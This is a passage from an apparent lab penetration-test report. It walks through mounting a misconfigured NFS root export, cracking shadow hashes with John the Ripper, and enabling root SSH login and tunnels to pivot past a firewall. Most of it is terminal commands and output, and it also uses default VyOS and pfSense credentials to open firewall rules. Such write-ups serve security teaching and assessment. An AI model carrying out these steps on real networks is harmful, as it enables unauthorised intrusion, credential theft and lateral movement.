ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
```


```
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount
root@kali:~# cd mount
root@kali:~/mount# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv
root@kali:~/mount# ls -alF
total 120
drwxr-xr-x  23 root root  4096 Aug 13  2017 ./
drwxr-xr-x  31 root root  4096 Dec 27 09:59 ../
drwxr-xr-x   2 root root  4096 Sep  1  2017 bin/
drwxr-xr-x   3 root root  4096 Aug 13  2017 boot/
drwxrwxr-x   2 root root  4096 Aug 13  2017 cdrom/
drwxr-xr-x   4 root root  4096 Apr 16  2014 dev/
drwxr-xr-x 129 root root 12288 Dec 27 09:26 etc/
drwxr-xr-x   3 root root  4096 Aug 13  2017 home/
lrwxrwxrwx   1 root root    33 Aug 13  2017 initrd.img → boot/initrd.img-3.13.0-24-generic
drwxr-xr-x  23 root root  4096 Aug 13  2017 lib/
drwxr-xr-x   2 root root  4096 Apr 16  2014 lib64/
drwx------   2 root root 16384 Aug 13  2017 lost+found/
drwxr-xr-x   3 root root  4096 Apr 16  2014 media/
drwxr-xr-x   2 root root  4096 Apr 10  2014 mnt/
drwxr-xr-x   2 root root  4096 Apr 16  2014 opt/
drwxr-xr-x   2 root root  4096 Apr 10  2014 proc/
drwx------  15 root root  4096 Aug 21 09:59 root/
drwxr-xr-x  12 root root  4096 Apr 16  2014 run/
drwxr-xr-x   2 root root 12288 Sep  1  2017 sbin/
drwxr-xr-x   2 root root  4096 Apr 16  2014 srv/
drwxr-xr-x   2 root root  4096 Mar 12  2014 sys/
drwxrwxrwt   4 root root  4096 Dec 27 09:52 tmp/
drwxr-xr-x  10 root root  4096 Apr 16  2014 usr/
drwxr-xr-x  14 root root  4096 Sep  1  2017 var/
lrwxrwxrwx   1 root root    30 Aug 13  2017 vmlinuz → boot/vmlinuz-3.13.0-24-generic
root@kali:~/mount#
```

```
root@kali:~/Desktop# john password_for_66
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
```

```
root@kali:~/Desktop# john password_for_66
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:01:25:56  3/3 0.000193g/s 372.2p/s 458.8c/s 458.8C/s 165655..165417
1g 0:01:43:11  3/3 0.000161g/s 383.2p/s 455.3c/s 455.3C/s dwiz23..dw1954
1g 0:01:50:29  3/3 0.000150g/s 387.8p/s 455.2c/s 455.2C/s bumkus..buclui
1g 0:02:09:56  3/3 0.000128g/s 394.7p/s 452.0c/s 452.0C/s br5321..br5664
1g 0:02:47:17  3/3 0.000099g/s 412.2p/s 456.7c/s 456.7C/s cocrde..cosuis
1g 0:03:27:20  3/3 0.000080g/s 420.2p/s 456.1c/s 456.1C/s drpi11..drpocm
1g 0:03:47:08  3/3 0.000073g/s 421.8p/s 454.6c/s 454.6C/s ac175s..ac1629
1g 0:04:37:42  3/3 0.000060g/s 427.6p/s 454.4c/s 454.4C/s asirely..asiro14
1g 0:04:56:14  3/3 0.000056g/s 429.1p/s 454.2c/s 454.2C/s 298a13..297ape
```

```
  GNU nano 4.5                                    etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
```

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:nLxiWF2K40HuZMiJn9m7OfbMjnRIsDiR9aNGEdFGPf4 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|      ==..       |
|     o oo o      |
|    o o.+. ..    |
|     * O *.+     |
|    + B X S.     |
|     + % + .E    |
|      = O o      |
|       ooO       |
|       .==       |
+----[SHA256]-----+
root@kali:~#
```



Then using the command *'sudo su –'*, root permissions were gained and the password was changed using the passwd command. Interface information was revealed and the 'sshd_config' file was modified to permit root login and ipv4 forwarding was enabled. Then a tunnel interface was created on the Kali and the server using SSH and the tunnel interface IP addresses were given a subnet address of 3.3.3.0/30, allowing for 2 usable hosts. The route command was used to route to a single host (192.168.0.66) on the tun0 interface, which meant getting rid of the 192.168.0.64/27 and 192.168.0.96/27 routes on tun0 and these were then again added on the tun1 interface. The iptables command was issued on the 66 machines under the eth0 interface, which then allowed for the Kali machine to communicate with the further subnets found from the VYOS router.

Figure 2-16 Bypassing the Firewall Part 2

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4409 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:349371 (349.3 KB)  TX bytes:287817 (287.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:196 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15640 (15.6 KB)  TX bytes:15640 (15.6 KB)
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
PermitTunnel yes
StrictModes yes
```

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# sudo service ssh restart
ssh stop/waiting
ssh start/running, process 2703
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 30 15:01:10 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:415/64 scope link
       valid_lft forever preferred_lft forever
3: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30
Not enough information: "dev" argument is required.
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:415/64 scope link
       valid_lft forever preferred_lft forever
3: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 3.3.3.2/30 scope global tun1
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::548e:1b5d:388:a6af/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
7: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 3.3.3.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::548e:1b5d:388:a6af/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
7: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 3.3.3.1/30 scope global tun1
       valid_lft forever preferred_lft forever
    inet6 fe80::b8c1:e030:53dd:8da2/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# route add -host 192.168.0.66 tun0
```

```
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
192.168.0.64/27 dev tun0 scope link
192.168.0.66 dev tun0 scope link
192.168.0.96/27 dev tun0 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~# ip route del 192.168.0.64/27
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
192.168.0.66 dev tun0 scope link
192.168.0.96/27 dev tun0 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~# ip route del 192.168.0.96/27
root@kali:~#
```

```
root@kali:~# route add -net 192.168.0.64/27 tun1
root@kali:~# route add -net 192.168.0.96/27 tun1
root@kali:~#
```

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
3.3.3.0         0.0.0.0         255.255.255.252 U     0      0        0 tun1
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.66    0.0.0.0         255.255.255.255 UH    0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~#
```

```
root@kali:~# traceroute 192.168.0.66
traceroute to 192.168.0.66 (192.168.0.66), 30 hops max, 60 byte packets
 1  1.1.1.2 (1.1.1.2)  8.917 ms  8.856 ms  8.829 ms
 2  192.168.0.241 (192.168.0.241)  9.432 ms  9.424 ms  9.413 ms
 3  192.168.0.97 (192.168.0.97)  9.693 ms  9.681 ms  9.666 ms
 4  192.168.0.66 (192.168.0.66)  9.862 ms  11.199 ms  11.192 ms
root@kali:~#
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Then an NMAP scan was performed on the 192.168.0.64/27 subnet which revealed another VYOS router. This was then easily accessed because the default credentials of VYOS routers are vyos/vyos. This then revealed another interface (eth2) to hold the 192.168.0.96/27 subnet.

Figure 2-17 Bypassing the Firewall Part 3

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 10:47 EST
Nmap scan report for 192.168.0.65
Host is up (0.0094s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0078s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 53.04 seconds
root@kali:~#
```


```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Aug 20 17:56:52 UTC 2020 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show
```

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth2             192.168.0.97/27                u/u
eth3             192.168.0.65/27                u/u
lo               127.0.0.1/8                    u/u
                 4.4.4.4/32
                 ::1/128
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 03:22:30
O   192.168.0.64/27 [110/10] is directly connected, eth3, 03:25:16
C>* 192.168.0.64/27 is directly connected, eth3
O   192.168.0.96/27 [110/10] is directly connected, eth2, 03:25:16
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 03:22:30
```


The new subnet was then scanned which confirmed two hosts were present: the vyos interface and a PfSense firewall interface:


Figure 2-18 Bypassing the Firewall Part 4





This was then exploited easily since the default credentials for PfSense firewall are *'admin/pfsense'*. Another username and password should have been used and proved that the system administrators did not change the default configuration on this server. This revealed the interfaces of the firewall. Within Firewall > Rules the interfaces can modified to pass any traffic.

Figure 2-19 Exploitation within the Firewall


Interfaces
WAN
10Gbase-T <full-duplex>
192.168.0.234
LAN
10Gbase-T <full-duplex>
192.168.0.98
DMZ
10Gbase-T <full-duplex>
192.168.0.241


Firewall / Rules / WAN
Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
Port
Gateway
Queue
Schedule
Description
Actions
1 /266.42 MiB
IPv4 *
192.168.0.242
none
0 /384 B
IPv4 OSPF
none
Add
Add
Delete
Save
Separator


Firewall / Rules / DMZ
Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
